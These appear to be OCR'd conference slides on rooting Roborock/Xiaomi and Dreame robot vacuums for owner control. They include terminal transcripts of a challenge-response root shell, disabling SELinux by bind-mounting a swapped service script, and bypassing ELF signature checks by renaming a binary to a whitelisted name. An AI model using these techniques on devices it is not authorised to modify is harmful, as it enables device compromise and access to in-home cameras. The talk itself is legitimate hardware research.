
Recommended Method

- ISP access can be tricky
- Usage of an adapter might be easier
  - Requires reflow soldering
  - Re-balling equipment needed



Level 1 result

- We set vinda to “UUUUUUUUUUUUUUUU”



Command Prompt - adb shell "UUUUUUUUUUUUUUUUYO+ [redacted]2=o bash"

```
Microsoft Windows [Version 10.0.18363.1500]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\[redacted]>adb devices
List of devices attached
b121d2522506[redacted]      device


C:\Users\[redacted]>adb shell "UUUUUUUUUUUUUUUUrockrobo dynamickey
cKsY40TiwzyyOvFohbbkUP5

C:\Users\[redacted]>vinda b121d2522506[redacted] cKsY40TiwzyyOvFohbbkUP5
>using input: cKsY40Ti%()+-[]_b121d2522506[redacted]:;<=>?@{}wzyyOvFohbbkUP5
>YO+[redacted]2=o
C:\Users\[redacted]>adb shell "UUUUUUUUUUUUUUUUYO+[redacted]2=o hostname"
apq8053-32

C:\Users\[redacted]>adb shell "UUUUUUUUUUUUUUUUYO+[redacted]2=o bash"
bash-4.3#
```

1. Get serial number

2. Get challenge

3. Compute response using serial number and challenge


4. Execute commands

Level 2: Disable SELinux

- We have shell access, but SELinux is enforced
  - Network access is blocked
  - Access to /dev is blocked
  - However: bind-mounts and "kill" is allowed
- Idea:
  - Copy /opt/rockrobo/miio to /tmp/miio
  - Replace "miio_client" with bash script
  - Bind-mount /tmp/miio to /opt/rockrobo/miio
  - Kill "miio_client" -> bash script gets executed

Level 2 result

- Watchdog will restart miio_client if it gets killed



```
# getenforce
Enforcing
# ps
PID   USER     TIME   COMMAND
…
 9751 root      26:04 miio_client -d /mnt/data/miio -l 2
….
# cp -r /opt/rockrobo/miio /tmp/
# echo '#!/bin/sh' > /tmp/miio/miio_client
# echo 'echo 0 > /sys/fs/selinux/enforce' >> /tmp/miio/miio_client
# echo 'sleep 30' >> /tmp/miio/miio_client
# mount -o bind /tmp/miio /opt/rockrobo/miio
# kill 9751
# getenforce
Permissive
```

1. Get the current mode of SELinux

2. Find PID of miio_client process

3. Copy miio directory to /tmp

4. Create bash script in place if miio_client to disable SELinux

5. Bind-mount modified directory to /opt/rockrobo/miio

6. Kill miio_client process

7. Enjoy


Level 3: Modify application partition

- We have now full root, but only temporary
  - "app" partition not integrity protected
  - By modification of scripts
    - disable SELinux
    - start Dropbear on a different port
  - Limitation: ELF binaries need to be signed
    - "Backdoor": any file named "librrafm.so" is whitelisted
    - Symbolic links work ;)

Many thanks to Erik Uhlmann for his support

Level 3 result

- We want to run Valetudo on our robot



```
/tmp # wget https://github.com/Hypfer/Valetudo/.../valetudo-armv7
/tmp # ./valetudo-armv7
Segmentation fault

/tmp # dmesg
....
[1744981.268689] __verify_elf__: (valetudo-armv7)sign verify fail, target section non exist!
[1744981.268722] [verify_elf]:(valetudo-armv7)signature verify fail!
/tmp # mv valetudo-armv7 librrafm.so
/tmp # ./librrafm.so
[2021-06-30T03:24:39.664Z] [INFO] Autodetected RoborockS6MaxVValetudoRobot
[2021-06-30T03:24:39.736Z] [INFO] Starting Valetudo 2021.06.0
[2021-06-30T03:24:39.742Z] [INFO] Configuration file: /tmp/valetudo_config.json
[2021-06-30T03:24:39.743Z] [INFO] Logfile: /tmp/valetudo.log
[2021-06-30T03:24:39.744Z] [INFO] Robot: Beijing Roborock Technology Co., Ltd. S6 MaxV
```

1. Download Valetudo

2. Realize it doesn’t work because of custom ELF signature

3. Rename Valetudo to ”librrafm.so”

4. Enjoy working Valetudo

Other ideas for M1S / S6 MaxV

- Ask OPTEE nicely to decrypt firmware updates
- Access cameras directly (via GStreamer)
- Extract Machine Learning Models
- Find all the backdoors

Summary Roborock

- We have an easy method to root S7 and other models
- We have root for Xiaomi M1S and Roborock S6 MaxV
  - However: Method is dangerous and will brick your device
  - Only feasible if you have equipment and experience
  - Regard rooting only as a proof-of-concept
- Recommendation:
  - avoid new Roborock models if you want root


A NEW PLAYER: DREAME


A new alternative


- First model released in 2019
- OEM products for Xiaomi
- Models:
  - Xiaomi 1C and Dreame F9 (VSLAM)
  - Dreame D9 (LiDAR)
  - Xiaomi 1T (VSLAM + ToF)
  - Dreame L10 Pro (LiDAR + Line Laser + Camera)
- Allwinner SoC
- OS based on Android
- Robot software: AVA

Pictures of Xiaomi 1T (top), Dreame D9 (bottom)
https://dontvacuum.me/robotinfo/

Video perspective Xiaomi 1C/Dreame F9









Recorded with camera_demo and AVA recording commands


Time-of-Flight Camera Xiaomi 1T



Point cloud obtained by AVA commands

Line Laser Dreame L10 Pro





Recorded with activated line laser from /dev/video1

ROOTING DREAME

Easy opening and root

- First root: December 2019 (1C)
- All models have the same connector
  - Can be accessed without breaking warranty seals
- Extracted key material and firmware
- Reverse engineered flashing via FEL
  - Usage of Banana Pi tools
  - Flashing with PhoenixUSB (Windows only ☹)

